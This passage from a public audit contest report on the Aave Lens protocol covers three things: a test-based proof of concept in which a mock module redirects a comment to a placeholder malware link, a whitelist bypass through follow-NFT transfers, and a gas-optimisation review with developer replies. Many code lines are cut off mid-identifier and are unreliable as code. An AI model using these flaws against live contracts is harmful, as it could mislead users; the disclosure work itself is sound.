       });
     });
   });
-
+/**
   context('Meta-tx', function () {
     beforeEach(async function () {
       await expect(
@@ -567,5 +609,5 @@ makeSuiteCleanRoom('Publishing Comments', fu
         expect(pub.referenceModule).to.eq(ZERO_ADDRESS);
       });
     });
-  });
+  });/**/
 });
```

After applying the above changes, running `npm test test/hub/interactions/publishing-comments.spec.ts` yields:

```
  Publishing Comments
    Generic
      Scenarios
        1) User should create a post using the mock reference mo


  0 passing (19s)
  1 failing

  1) Publishing Comments
       Generic
         Scenarios
           User should create a post using the mock reference mo
      AssertionError: expected 'https://yourCommentIsNowOnALinkT
      + expected - actual

      -https://yourCommentIsNowOnALinkToMalware.com/forever
      +https://somethingExtremelyInteresting.com/toGetEngagement

      at Context.<anonymous> (test/hub/interactions/publishing-c
      at processTicksAndRejections (internal/process/task_queues
      at runNextTicks (internal/process/task_queues.js:66:3)
      at listOnTimeout (internal/timers.js:523:9)
      at processTimers (internal/timers.js:497:7)
```

Anyone that has commented on the engaging comment now has unwittingly commented on a malicious URI, potentially encouraging others to visit the URI.

Tools Used

Code inspection Hardhat

Recommended Mitigation Steps

Store the new `pubCount` in a variable before the comment is created and use it during the creation rather than choosing it afterwards.

Zer0dot (Aave Lens) commented:

> This is valid and interesting! Especially because it can be attributed to incompetence instead of maliciousness on behalf of governance whitelisting a faulty module (which can also lead to loss of funds, etc). However, this does emit *multiple* events with the same publication ID, and thus I believe UIs can filter it, if ever it becomes an issue.

> On that front, the mitigation introduces another issue in that incrementing the pubId before creating the comment allows a comment to comment on itself. Paging @miguelmtzinf, wdyt? Also paging @donosonaumczuk.

Zer0dot (Aave Lens) acknowledged and commented:

> We acknowledge this and will not be acting on it. I think it's fair to say that if such a vulnerability is found, the double event emission can be a red flag, and governance can act promptly to unwhitelist the specific module. Note that there's already nothing stopping malware or illegal content links from appearing on UIs, who already need to do filtering. Still, this is valid!

0xleastwood (judge) commented:

> Upon first glance, this seems to be valid. An attacker could emit multiple events for a given comment, tricking light clients into responding to a potentially malicious post. However, it requires that reference modules are no longer whitelisted, allowing anyone to register a dodgy module or the governance accidentally registers a faulty module. I think for these reasons, I am more inclined to mark this as `medium` as it requires certain assumptions. While I understand C4 typically judges high severity issues as resulting in a loss of funds, Aave Lens is unique in that funds aren't paramount to how the protocol is intended to be used. I am open to further discussion if you disagree with me in any way @Zer0dot?

Zer0dot (Aave Lens) commented:

> I wouldn't put it beyond the realm of possibility to see governance accidentally whitelist a module where this is possible. I do agree it's valid, medium sounds fine to me.

0xleastwood (judge) decreased severity to Medium and commented:

> Sweet, I'll downgrade this to `medium` considering we are both in agreement.

Low Risk and Non-Critical Issues

For this contest, 14 reports were submitted by wardens detailing low risk and non-critical issues. The report highlighted below by **WatchPug** received the top score from the judge.

The following wardens also submitted reports: Dravee, pauliax, defsec, csanuragjain, hubble, gzeon, cccz, hyh, sikorico, 0xwags, 0x0x0x, 0x1f8b, and kenta.

[L-01] `ApprovalFollowModule.sol` lack of transfer check make it possible for anyone to become follower without approved by the profile owner

Per the comment in `ApprovalFollowModule`, it aims to create a whitelist system:

> This follow module only allows addresses that are approved for a profile by the profile owner to follow.

However, the current implementation only validates if `_approvedByProfileByOwner` when minting a new `followNFT`. But since the `follow` relationship is verified by the `followNFT` and the `followNFT` can be transferred to an arbitrary address.

As a result, a non-whitelisted address can bypass the whitelist by buying the `followNFT` from a whitelisted address.

The `followModuleTransferHook` can be used for blocking transfers to unapproved addresses.

FollowValidatorFollowModuleBase.sol#L23-L38

```
    function validateFollow(
            uint256 profileId,
            address follower,
            uint256 followNFTTokenId
        ) external view override {
            address followNFT = ILensHub(HUB).getFollowNFT(profileIc
            if (followNFT == address(0)) revert Errors.FollowInvalic
            if (followNFTTokenId == 0) {
                // check that follower owns a followNFT
                if (IERC721(followNFT).balanceOf(follower) == 0) rev
            } else {
                // check that follower owns the specific followNFT
                if (IERC721(followNFT).ownerOf(followNFTTokenId) !=
                    revert Errors.FollowInvalid();
            }
        }
```

Proof of Concept

1. Alice created a private club and selected `ApprovalFollowModule` with 100 addresses of founding members and wanted to publish publications that can only be collected by those addresses;
2. Bob as founding members of Alice's private club, decides to sell his membership to Charlie by transfering the `followNFT` to Charlie, Charlie's address has never be approved by Alice, but he is now a `follower` in Alice's private club.

Recommended Mitigation Steps

Change to:

```
    function followModuleTransferHook(
        uint256 profileId,
        address from,
        address to,
        uint256 followNFTTokenId
    ) external override {
        address owner = IERC721(HUB).ownerOf(profileId);
        if (!_approvedByProfileByOwner[owner][profileId][to])
            revert Errors.FollowNotApproved();
        _approvedByProfileByOwner[owner][profileId][to] = false;
    }
```

oneski (Aave Lens) disputed and commented:

> This is by design. A more sophisticated module could implement non-transferable behavior or allow transfer only to approved addresses.

0xleastwood (judge) commented:

> IMO, this is a valid issue. If we want to strictly adhere to the whitelist, we should not allow whitelisted addresses to transfer NFTs to non-whitelisted addresses. This limits the formation of secondary markets where users can bypass whitelist restrictions.

Zer0dot (Aave Lens) disagreed with Medium severity and commented:

> Unfortunately transferrability is in the nature of the protocol. The module's purpose is not to limit follows to only whitelisted wallets (as this is impossible to guarantee in case follow NFTs existed previously, though one could use the validation function etc). Rather, the goal of this module is simply to only allow whitelisted users to mint follow NFTs, what they do with them is up to them.

> Due to the confusing nature of the module, I would not dispute this but I would still disagree that it's a medium severity issue, I would mark it as low.

0xleastwood (judge) commented:

> So if I'm understanding this correctly, whitelisted users who mint follow NFTs are free to do whatever with those, whether they sell them to other parties or give them away. It's completely up to them?

> If that's the case, I'll agree and mark this as QA.

Zer0dot (Aave Lens) commented:

> Yeah although it's valid enough, this is just how the module works.

0xleastwood (judge) decreased severity to Low and commented:

> Okay, QA it is, good ser.

Gas Optimizations

For this contest, 12 reports were submitted by wardens detailing gas optimizations. The report highlighted below by **Dravee** received the top score from the judge.

The following wardens also submitted reports: IllIllI, Jujic, 0x0x0x, csanuragjain, defsec, nahnah, d4rk, rfa, pauliax, gzeon, and 0x1f8b.

Table of Contents

See original submission.

Foreword

- `@audit` **tags**

> The code is annotated at multiple places with `//@audit` comments to pinpoint the issues. Please, pay attention to them for more details.

File: FollowNFT.sol

function getPowerByBlockNumber()

Unchecked block

```
116:         if (snapshotCount == 0) {
117:             return 0; // Returning zero since this means th
118:         }
119: 
120:         uint256 lower = 0;
121:         uint256 upper = snapshotCount - 1; //@audit uncheck
```

As it’s impossible for line 121 to underflow (see condition line 116), it should be wrapped inside an `unchecked` block.

function getDelegatedSupplyByBlockNumber()

Unchecked block

```
158:         if (snapshotCount == 0) {
159:             return 0; // Returning zero since this means a
160:         }
161: 
162:         uint256 lower = 0;
163:         uint256 upper = snapshotCount - 1; //@audit uncheck
```

As it’s impossible for line 163 to underflow (see condition line 158), it should be wrapped inside an `unchecked` block.

File: LensHub.sol

modifier onlyWhitelistedProfileCreator() {

A modifier used only once can get inline to save gas

The `modifier onlyWhitelistedProfileCreator` is used only once:

```
File: LensHub.sol
    function createProfile(DataTypes.CreateProfileData call
        external
        override
        whenNotPaused
        onlyWhitelistedProfileCreator
    {
```

Therefore, it can get inlined in `createProfile` to save gas

function setState()

```
    function setState(DataTypes.ProtocolState newState) exte
        if (msg.sender != _governance && msg.sender != _emer
            revert Errors.NotGovernanceOrEmergencyAdmin();
        _setState(newState);
    }
```

Short-circuiting can provide a happy path

The current implementation of function `setState` favors a **sad path** which will always cost **2 SLOADs** to check the condition. It's possible to **short-circuit** this condition to provide a **happy path** which may cost **only 1 SLOAD** instead. I suggest rewriting the function to:

```
        function setState(DataTypes.ProtocolState newState) external
            if (msg.sender == _governance || msg.sender == _emergenc
              _setState(newState);
            } else {
```

```
            revert Errors.NotGovernanceOrEmergencyAdmin();
          }
      }
```

Another alternative:

```
      function setState(DataTypes.ProtocolState newState) external
          if (msg.sender == _governance || msg.sender == _emergenc
            _setState(newState);
            return;
          }
          revert Errors.NotGovernanceOrEmergencyAdmin();
      }
```

function getProfileIdByHandle()

```
794:     function getProfileIdByHandle(string calldata handle) e
795:         bytes32 handleHash = keccak256(bytes(handle)); //@a
796:         return _profileIdByHandleHash[handleHash];
797:     }
```

A variable used only once shouldn’t get cached

I suggest inlining `handleHash` L796.

function _createPost()

```
856:     function _createPost(
857:         uint256 profileId,
858:         string memory contentURI, //@audit gas: should be c
859:         address collectModule,
860:         bytes memory collectModuleData, //@audit gas: shoul
861:         address referenceModule,
862:         bytes memory referenceModuleData //@audit gas: shou
863:     ) internal {
```

Use `calldata` instead of `memory` for `string contentURI`

Use `calldata` instead of `memory` for `bytes collectModuleData`

Use `calldata` instead of `memory` for `bytes referenceModuleData`

For the 3 `memory` variables declared in `_createPost()`, the parent functions are actually passing a `calldata` variable:

```
    function post(DataTypes.PostData calldata vars) externa
        _validateCallerIsProfileOwnerOrDispatcher(vars.prof
        _createPost(
            vars.profileId,
            vars.contentURI, //@audit-info calldata
            vars.collectModule,
            vars.collectModuleData, //@audit-info calldata
            vars.referenceModule,
            vars.referenceModuleData //@audit-info calldata
        );
    }
...
    function postWithSig(DataTypes.PostWithSigData calldata
        external
        override
        whenPublishingEnabled
    {
...
        _createPost(
            vars.profileId,
            vars.contentURI, //@audit-info calldata
            vars.collectModule,
            vars.collectModuleData, //@audit-info calldata
            vars.referenceModule,
            vars.referenceModuleData //@audit-info calldata
        );
```

Therefore, the function declaration should use `calldata` instead of `memory` for these 3 parameters.

This optimization is similar to the one for the `internal` function `_createMirror` in `LensNFTBase.sol` which uses `bytes calldata referenceModuleData`:

```
File: LensHub.sol
    function _createMirror(
        uint256 profileId,
        uint256 profileIdPointed,
        uint256 pubIdPointed,
        address referenceModule,
        bytes calldata referenceModuleData //@audit-ok : ca
    ) internal {
```

function _setFollowNFTURI()

```
    function _setFollowNFTURI(uint256 profileId, string mem
        _profileById[profileId].followNFTURI = followNFTURI
        emit Events.FollowNFTURISet(profileId, followNFTURI
    }
```

Use `calldata` instead of `memory` for `string followNFTURI`

The parent functions are actually passing a `calldata` variable:

```
    function setFollowNFTURI(uint256 profileId, string call
        external
        override
        whenNotPaused
    {
        _validateCallerIsProfileOwnerOrDispatcher(profileIc
        _setFollowNFTURI(profileId, followNFTURI); //@audit
    }
...
    function setFollowNFTURIWithSig(DataTypes.SetFollowNFTU
        external
        override
        whenNotPaused
    {
...
        _setFollowNFTURI(vars.profileId, vars.followNFTURI)
    }
```

Therefore, the function declaration should use `calldata` instead of `memory` for `string followNFTURI`

This optimization is similar to the one for the `internal` function `_createMirror` in `LensNFTBase.sol` which uses `bytes calldata referenceModuleData`.

function _validateCallerIsProfileOwnerOrDispatcher()

```
    function _validateCallerIsProfileOwnerOrDispatcher(uint
        if (msg.sender != ownerOf(profileId) && msg.sender
            revert Errors.NotProfileOwnerOrDispatcher();
    }
```

Short-circuiting can provide a happy path

The current implementation of function `_validateCallerIsProfileOwnerOrDispatcher` favors a **sad path** which will always cost **2 SLOADs** to check the condition. It's possible to **short-circuit** this condition to provide a **happy path** which may cost **only 1 SLOAD** instead. I suggest rewriting the function to:

```
    function _validateCallerIsProfileOwnerOrDispatcher(uint256 p
        if (msg.sender == ownerOf(profileId) || msg.sender == _c
          return;
        }
        revert Errors.NotProfileOwnerOrDispatcher();
    }
```

File: LensNFTBase.sol

function _validateRecoveredAddress()

```
    function _validateRecoveredAddress(
        bytes32 digest,
        address expectedAddress,
        DataTypes.EIP712Signature memory sig //@audit gas:
```

```
163:     ) internal view {
```

Use `calldata` instead of `memory`

The calls to the `internal` function `_validateRecoveredAddress` pass a `calldata` variable:

```
51:     function permit(
52:         address spender,
53:         uint256 tokenId,
54:         DataTypes.EIP712Signature calldata sig //@audit-info
55:     ) external override {
...
78:         _validateRecoveredAddress(digest, owner, sig); //@au
...
83:     function permitForAll(
84:         address owner,
85:         address operator,
86:         bool approved,
87:         DataTypes.EIP712Signature calldata sig //@audit-info
88:     ) external override {
...
111:         _validateRecoveredAddress(digest, owner, sig); //@a
...
127:     function burnWithSig(uint256 tokenId, DataTypes.EIP712S
...
152:         _validateRecoveredAddress(digest, owner, sig); //@a
```

Therefore, the function declaration should use `calldata` instead of `memory`

This optimization is similar to the one for the `internal` function `_createMirror` in `LensNFTBase.sol` which uses `bytes calldata referenceModuleData`.

File: PublishingLogic.sol

function _initFollowModule()

```
342:     function _initFollowModule(
            uint256 profileId,
            address followModule,
            bytes memory followModuleData, //@audit gas: shoul
            mapping(address => bool) storage _followModuleWhit
        ) private returns (bytes memory) {
```

Use `calldata` instead of `memory`

The calls to the `private` function `_initFollowModule` pass a `calldata` variable:

```
    function createProfile(
        DataTypes.CreateProfileData calldata vars, //@audit-
...
        bytes memory followModuleReturnData = _initFollowMo
            profileId,
            vars.followModule,
            vars.followModuleData, //@audit-info calldata
            _followModuleWhitelisted
        );
...
    function setFollowModule(
        uint256 profileId,
        address followModule,
        bytes calldata followModuleData, //@audit-info call
...
        bytes memory followModuleReturnData = _initFollowMo
            profileId,
            followModule,
            followModuleData, //@audit-info calldata
            _followModuleWhitelisted
        );
```

Therefore, the function declaration should use `calldata` instead of `memory`

This optimization is similar to the one for the `internal` function `_createMirror` in `LensNFTBase.sol` which uses `bytes calldata referenceModuleData`.

General recommendations

Variables

No need to explicitly initialize variables with default values

If a variable is not set/initialized, it is assumed to have the default value (`0` for `uint` , `false` for `bool` , `address(0)` for address...). Explicitly initializing it with its default value is an anti-pattern and wastes gas.

As an example: `for (uint256 i = 0; i < numIterations; ++i) {` should be replaced with `for (uint256 i; i < numIterations; ++i) {`

Instances include:

```
core\modules\follow\ApprovalFollowModule.sol:41:        for (uin
core\modules\follow\ApprovalFollowModule.sol:66:            for
core\modules\follow\ApprovalFollowModule.sol:128:        for (ui
core\FollowNFT.sol:120:        uint256 lower = 0;
core\FollowNFT.sol:162:        uint256 lower = 0;
core\LensHub.sol:541:        for (uint256 i = 0; i < vars.datas.
libraries\InteractionLogic.sol:47:        for (uint256 i = 0; i
libraries\PublishingLogic.sol:403:        for (uint256 i = 0; i
upgradeability\VersionedInitializable.sol:29:    uint256 private
```

I suggest removing explicit initializations for default values.

Pre-increments cost less gas compared to post-increments

As the solution employs pre-increments for all of its for-loops, I'm sure the sponsor is aware of the fact that pre-increments cost less gas compared to post-increments (about 5 gas)

However, some places outside loops were missed.

Instances include:

```
core\modules\collect\LimitedFeeCollectModule.sol:112:
core\modules\collect\LimitedTimedFeeCollectModule.sol:123:
core\LensHub.sol:887:        _profileById[vars.profileId].pubCou
```

I suggest only replacing these, as some other places in the solution are actually using post-increments the right way. The logic would break if those other places (not mentioned here) are changed too.

For-Loops

Increments can be unchecked

In Solidity 0.8+, there's a default overflow check on unsigned integers. It's possible to uncheck this in for-loops and save some gas at each iteration, but at the cost of some code readability, as this uncheck cannot be made inline.

ethereum/solidity#10695

Instances include:

```
core\modules\follow\ApprovalFollowModule.sol:41:        for (uir
core\modules\follow\ApprovalFollowModule.sol:66:            for
core\modules\follow\ApprovalFollowModule.sol:128:        for (ui
core\LensHub.sol:541:        for (uint256 i = 0; i < vars.datas.
libraries\InteractionLogic.sol:47:        for (uint256 i = 0; i
libraries\PublishingLogic.sol:403:        for (uint256 i = 0; i
```

The code would go from:

```
for (uint256 i; i < numIterations; ++i) {
 // ...
}
```

to:

```
for (uint256 i; i < numIterations;) {
 // ...
 unchecked { ++i; }
}
```

The risk of overflow is inexistant for a `uint256` here.

An array's length should be cached to save gas in for-loops

Reading array length at each iteration of the loop takes 6 gas (3 for mload and 3 to place memory_offset) in the stack.

Caching the array length in the stack saves around 3 gas per iteration.

Here, I suggest storing the array's length in a variable before the for-loop, and use it instead:

```
core\modules\follow\ApprovalFollowModule.sol:41:        for (uir
core\modules\follow\ApprovalFollowModule.sol:66:            for
core\modules\follow\ApprovalFollowModule.sol:128:        for (ui
core\LensHub.sol:541:        for (uint256 i = 0; i < vars.datas.
libraries\InteractionLogic.sol:47:        for (uint256 i = 0; i
libraries\PublishingLogic.sol:403:        for (uint256 i = 0; i
```

Arithmetics

Shift Right instead of Dividing by 2

A division by 2 can be calculated by shifting one to the right.

While the `DIV` opcode uses 5 gas, the `SHR` opcode only uses 3 gas. Furthermore, Solidity's division operation also includes a division-by-0 prevention which is bypassed using shifting.

I suggest replacing `/ 2` with `>> 1` here:

```
core\modules\ModuleGlobals.sol:109:        if (newTreasuryFee >=
core\FollowNFT.sol:134:            uint256 center = upper - (upp
core\FollowNFT.sol:176:            uint256 center = upper - (upp
```

Errors

Use Custom Errors instead of Revert Strings to save Gas

I'm quite certain that the sponsor is aware of this optimization, as the library `Errors` contains a lot of custom errors. Therefore, I won't explain it (suffice to say, they are cheaper than require statements + revert strings).

The finding here is that the contracts `ERC721Enumerable` and `ERC721Time` don't benefit from this practice:

```
core\base\ERC721Enumerable.sol:
  53:         require(index < ERC721Time.balanceOf(owner), 'ERC7
  68:         require(
  69              index < ERC721Enumerable.totalSupply(),
  70              'ERC721Enumerable: global index out of bounds'
  71          );

core\base\ERC721Time.sol:
   77:         require(owner != address(0), 'ERC721: balance que
   86:         require(owner != address(0), 'ERC721: owner query
   95:         require(mintTimestamp != 0, 'ERC721: mint timesta
  109:         require(_exists(tokenId), 'ERC721: token data que
  131:         require(_exists(tokenId), 'ERC721Metadata: URI qu
  152:         require(to != owner, 'ERC721: approval to current
  154:         require(
  155              _msgSender() == owner || isApprovedForAll(owr
  156              'ERC721: approve caller is not owner nor appr
  157          );
  166:         require(_exists(tokenId), 'ERC721: approved query
  175:         require(operator != _msgSender(), 'ERC721: approv
  202:         require(
  203              _isApprovedOrOwner(_msgSender(), tokenId),
  204              'ERC721: transfer caller is not owner nor app
  205          );
  230:         require(
  231              _isApprovedOrOwner(_msgSender(), tokenId),
  232              'ERC721: transfer caller is not owner nor app
  233          );
  262:         require(
  263              _checkOnERC721Received(from, to, tokenId, _da
  264              'ERC721: transfer to non ERC721Receiver imple
  265          );
  293:         require(_exists(tokenId), 'ERC721: operator query
  324:         require(
  325              _checkOnERC721Received(address(0), to, tokenI
  326              'ERC721: transfer to non ERC721Receiver imple
  327          );
```

```
343:        require(to != address(0), 'ERC721: mint to the ze
344:        require(!_exists(tokenId), 'ERC721: token already
395:        require(ERC721Time.ownerOf(tokenId) == from, 'ERC
396:        require(to != address(0), 'ERC721: transfer to th
```

I suggest using custom errors in `ERC721Enumerable` and `ERC721Time`.

[Zer0dot (Aave Lens) commented]():

> Okay this is possibly the best gas report I have ever seen. Huge props to Dravee!

[Zer0dot (Aave Lens) commented]():

> Implementing a whole lot of this in a new PR, here are some notes:

1. Inlining the handle hash computation increased code size by ~3 bytes and increased gas by 4, so we're not implementing that.
2. Calldata instead of memory is valid but the reason we're doing this is to avoid stack too deep errors, follow NFT URI thing is a good catch though, and valid for the profile image URI too!
3. The `= 0` initialization is there for clarity and I believe it's handled by the optimizer.

> Will write more, I'm currently at the unchecked increment section, which is valid. Anyway, C4 give this gigachad a medal.

[Zer0dot (Aave Lens) commented]():

> Included unchecked increments, and cached array lengths (where possible) too!

> Unchecked increments: [aave/lens-protocol@37ab8ce]()
> Array length caching: [aave/lens-protocol@a698476]()

> The SHR sacrifices readability too much, though it's still valid. Lastly the custom errors I would say are not valid since that's just how ERC721 is built, we don't want to stray away from the standard, even in revert messages as much as possible.

> Overall this is a fantastic report!

ZerOdot (Aave Lens) commented:

> PSA: The happy path short-circuiting is only partly valid in that it saves a minor amount of gas (2-3 opcodes) since even the "sad path" is evaluated lazily, if the first condition evaluates to false, the second condition is not evaluated.

Disclosures